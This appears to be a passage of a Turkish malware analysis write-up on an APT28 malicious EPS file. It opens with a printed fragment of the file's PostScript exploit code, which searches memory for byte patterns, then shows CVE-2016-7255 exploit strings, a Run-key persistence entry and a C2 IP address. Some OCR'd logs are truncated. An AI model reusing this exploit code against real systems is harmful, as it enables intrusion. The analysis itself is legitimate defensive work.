1287 1372 688128 getinterval def 1388 /1371 0 def dup <50 FF 50 30> search { length 1372 119 1294 119 /1390 exch def
/1391 1295 def pop pop }{ pop /1371 1 def } ifelse 1371 0 eq { dup <4C 8D 4C 24 60 48 8B CF FF 90 B0 00 00 00>
search { length 1372 119 1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq {
dup <5D 48 FF 60 20> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <5D 48 FF 60 18> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop
}{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5C C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295
def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <C2 88 00> search { length 1372 119 1294 119 /1405 exch
def /1406 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <59 C3> search { length 1372 119 1294
119 /1408 exch def /1409 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5A C3> search { length
1372 119 1294 119 /1411 exch def /1412 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <41 58 5d
c3> search { length 1372 119 1294 119 /1414 exch def /1415 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 1
eq { dup <4C 8B 18 48 8B C8 41 FF 53 08> search { length 1372 119 1294 119 /1390 exch def /1391 1295 def pop pop }{
pop /1371 2 def } ifelse } if 1371 1 eq { dup <4C 8D 4C 24 20 48 8B 01 44 8B C3 FF 50 20> search { length 1372 119
1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <49 8B E3 41 5E 41
5D 41 5C C3> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 2 def } ifelse }
if 1371 1 eq { dup <41 5D 41 5C C3> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop }{ pop
/1371 2 def } ifelse } if 1371 1 eq { dup <59 C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295 def
pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <5A C3> search { length 1372 119 1294 119 /1405 exch def
/1406 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <41 58 c3> search { length 1372 119 1294 119
/1408 exch def /1409 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <50 FF 50 30> search { length
Normal text file length : 781520 lines : 3 Ln : 3 Col : 770897 Sel : 52224 | 0 UNIX UTF-8 INS




İstismar kodu ile zaman kaybetmeyip, MZ başlığına sahip tüm blokları ayrı ayrı apt1.exe, apt2.exe, apt3.exe vb. adı altında diske kayıt edip pestudio ile incelemeye başladım. apt3.exe (ekran görüntüsünde a3.exe olarak da yer almaktadır.) ve apt5.exe (ekran görüntüsünde a5.exe olarak da yer almaktadır.) dosyalarını incelediğimde, karakter dizilerinde (strings) yer alan Exploit anahtar kelimeleri, iki dosyanın birbirine fazlasıyla benzemesi (a3 32bit, a5 64bit) ve VirusTotal raporunda yer alan CVE-2016-7255 (MS16-135) çıktısı dikkatimi çekti. İki dosyayı da inceledikten sonra bunun Fancy Bear, APT28, Sofacy, STRONTIUM adıyla da bilinen Pawn Storm APT grubu tarafından da zamanında kullanılmış olan ve Windows kernel zafiyetini istismar eden bir istismar kodu olduğu ortaya çıktı.






pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\a3.exe
indicators (3/10)
virustotal (1/58 - 01.03.201
dos-stub (160 bytes)
file-header (20 bytes)
optional-header (240 byte
directories (5)
sections (4)
libraries (2)
imports (62)
exports (2)
exceptions (60)
tls-callbacks (n/a)
resources (n/a)
strings (44/331)
debug (invalid)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (44) item (331)
ascii 4 - - \$@H
ascii 4 - - \$HH
ascii 4 - - \$PH
ascii 4 - - \$XH
ascii 4 - - D$ P
ascii 23 - - SQRUVWAPAQARASATAUAVAWH
ascii 22 - - A_A^A]A\A[AZAYAX_^]ZY[
ascii 23 - - SQRUVWAPAQARASATAUAVAWH
ascii 22 - - A_A^A]A\A[AZAYAX_^]ZY[
ascii 14 - - Microsoft Word
ascii 50 - - The document is locked for editing by another user
ascii 15 - - GetLastErr = 0x
ascii 19 - - OpenInputDesktop =
ascii 19 - - SetThreadDesktop ok
ascii 10 - - USER32.dll
ascii 23 - - Try non-patched Windows
ascii 30 - - RCE works, but LPE is patched!
ascii 6 - - res =
ascii 12 - - LpeExecMutex
ascii 36 - - 0123456789ABCDEFGetKernelVal error 0
ascii 25 - - ExploitTagMenuState start
ascii 27 - - ExploitTagMenuState error 1
ascii 26 - - ExploitTagMenuState end OK
ascii 19 - - ExploitThread start
ascii 21 - - ExploitThread error 1
ascii 21 - - ExploitThread error 2
ascii 17 - - ExploitThread end
ascii 17 - - DonorThread start
ascii 19 - - DonorThread wnd0 =
ascii 25 - - GetForegroundWindow(1) =
ascii 25 - - GetForegroundWindow(2) =
ascii 15 - - DonorThread end



pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\a5.exe
indicators (3/11)
virustotal (5/58 - 01.03.201
dos-stub (152 bytes)
file-header (20 bytes)
optional-header (224 byte
directories (5)
sections (4)
libraries (2)
imports (63)
exports (2)
exceptions (n/a)
tls-callbacks (n/a)
resources (n/a)
strings (46/283)
debug (invalid)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (46) item (283)
ascii 4 - - T%0L
ascii 4 - - D%4H
ascii 14 - - Microsoft Word
ascii 50 - - The document is locked for editing by another user
ascii 15 - - GetLastErr = 0x
ascii 19 - - OpenInputDesktop =
ascii 19 - - SetThreadDesktop ok
ascii 10 - - USER32.dll
ascii 23 - - Try non-patched Windows
ascii 30 - - RCE works, but LPE is patched!
ascii 6 - - res =
ascii 12 - - LpeExecMutex
ascii 16 - - 0123456789ABCDEF
ascii 20 - - GetKernelVal error 0
ascii 25 - - ExploitTagMenuState start
ascii 27 - - ExploitTagMenuState error 1
ascii 26 - - ExploitTagMenuState end OK
ascii 19 - - ExploitThread start
ascii 21 - - ExploitThread error 1
ascii 21 - - ExploitThread error 2
ascii 17 - - ExploitThread end
ascii 17 - - DonorThread start
ascii 19 - - DonorThread wnd0 =
ascii 25 - - GetForegroundWindow(1) =
ascii 25 - - GetForegroundWindow(2) =
ascii 15 - - DonorThread end
ascii 20 - - EscalateThread start
ascii 39 - - EscalateThread VirtualAlloc(0x40000) =
ascii 41 - - EscalateThread VirtualAlloc(0x4000000) =
ascii 22 - - EscalateThread error 2
ascii 22 - - EscalateThread error 3
ascii 22 - - EscalateThread wnd1 =



Tabii bu iki istismar kodunun nihai amacı, EPS dosyası içinde yer alan zararlı yazılım kodunu sistem üzerinde yönetici yetkisi ile çalıştırmak olduğu için dinamik analiz için apt1.exe dosyasını öncelikle sanal makinede çalıştırmaya ve davranışını izlemeye karar verdim. apt1.exe dosyasını çalıştırdıktan kısa bir süre sonra kendisini %AppData%\AMD\OGLCache.exe klasörüne kopyaladığını, 84.202.2.12 ip adresi ile şifreli olarak haberleştiğini, AMD klasöründe default.conf adı altında içeriği okunaklı olmayan (rastgele oluşturulan bir isim, dosyanın çalıştırılma tarihi şifreli yazılıyor.) bir dosya oluşturduğunu, sistem yeniden başladığında çalışabilmek için klasör bilgisini HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop anahtarına yazdığını gördüm. Pestudio aracı ile OGLCache.exe aracını incelediğimde ise paketlenmiş (packed) olduğu için statik analizden elle tutulur pek bir bilgi elde edemedim.





Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time of Day | Process Name | PID | Operation | Path | Result
13:50:22,8313497 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313524 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313553 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313581 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313611 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313637 OGLCache.exe
13:50:22,8313661 OGLCache.exe
13:50:22,8313692 OGLCache.exe
13:50:22,8313763 OGLCache.exe
13:50:22,8313836 OGLCache.exe
13:50:22,8313899 OGLCache.exe
13:50:22,8313928 OGLCache.exe
13:50:22,8314278 OGLCache.exe
13:50:22,8314438 OGLCache.exe
13:50:22,8316597 OGLCache.exe
13:50:22,8316703 OGLCache.exe
13:50:22,8336834 OGLCache.exe
13:50:22,8338442 OGLCache.exe
13:50:22,8338919 OGLCache.exe
13:50:22,8339794 OGLCache.exe
13:50:22,8340753 OGLCache.exe
13:50:22,8346032 OGLCache.exe
13:50:22,8346128 OGLCache.exe
13:50:22,8348418 OGLCache.exe
13:50:22,8349114 OGLCache.exe
13:50:22,8349863 OGLCache.exe
13:50:22,8352550 OGLCache.exe
13:50:22,8352720 OGLCache.exe
13:50:22,8352767 OGLCache.exe
13:50:22,8353742 OGLCache.exe
13:50:22,8353951 OGLCache.exe
13:50:22,8355144 OGLCache.exe 2460 CloseFile C:\Users\Mert\AppData\Roaming\AMD\default.conf SUCCESS
13:50:22,8366887 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale REPARSE
13:50:22,8367015 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale SUCCESS
13:50:22,8367113 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US NAME NOT FOUND
13:50:22,8367148 OGLCache.exe 2460 RegCloseKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale SUCCESS
13:50:22,8367187 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale REPARSE
13:50:22,8367234 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale SUCCESS
13:50:22,8367299 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US NAME NOT FOUND
13:50:22,8367323 OGLCache.exe 2460 RegCloseKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale SUCCESS
System Configuration
General Boot Services Startup Tools
Startup Item | Manufacturer | Command
VMware Tools | VMware, Inc. | "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -...
Lollipop | Unknown | C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
Enable all
Disable all
OK Cancel Apply Help
Showing 2.070 of 980.472 events (0.2%)
Backed by virtual memory


pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\apt_28022017\apt1.exe
indicators (3/7)
virustotal (n/a)
dos-stub (64 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (5)
sections (4)
libraries (3/5)
imports (47)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (text)
strings (28/1947)
debug (invalid)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (unknown)
type | size | location | blacklisted (28) | item (1947)
ascii 21 - - GetThemeAppProperties
ascii 4 - - sVqf
ascii 4 - - E.7)
ascii 4 - - P^cY
ascii 4 - - sy3A
ascii 4 - - t>3b
ascii 4 - - >x=%
ascii 4 - - 6bM|
ascii 4 - -]>?k
ascii 4 - - bAlu
ascii 4 - - >GeA
ascii 4 - - !$^o
ascii 4 - - VCdT
ascii 5 - - _ZXUQ
ascii 4 - - 8l=m
ascii 12 - - _irtualAlloc
ascii 18 - - _riteProcessMemory
ascii 11 - - ;adLibrary
ascii 10 - - sxvuqnnksd
ascii 4 - - w1o_
ascii 4 - -]4?D
ascii 8 - - ~'%(9nF~
ascii 4 - - GUV<
ascii 6 - - >_\D$)
ascii 4 - - <VEw
ascii 4 - - `Tr0
ascii 5 - - $fnzk
ascii 4 - - IYzo
ascii 5 - - <O&5^
ascii 4 - - U8#g
ascii 4 - - ;nIM
ascii 4 - - Bgl@
ascii 5 - - oQ2vL

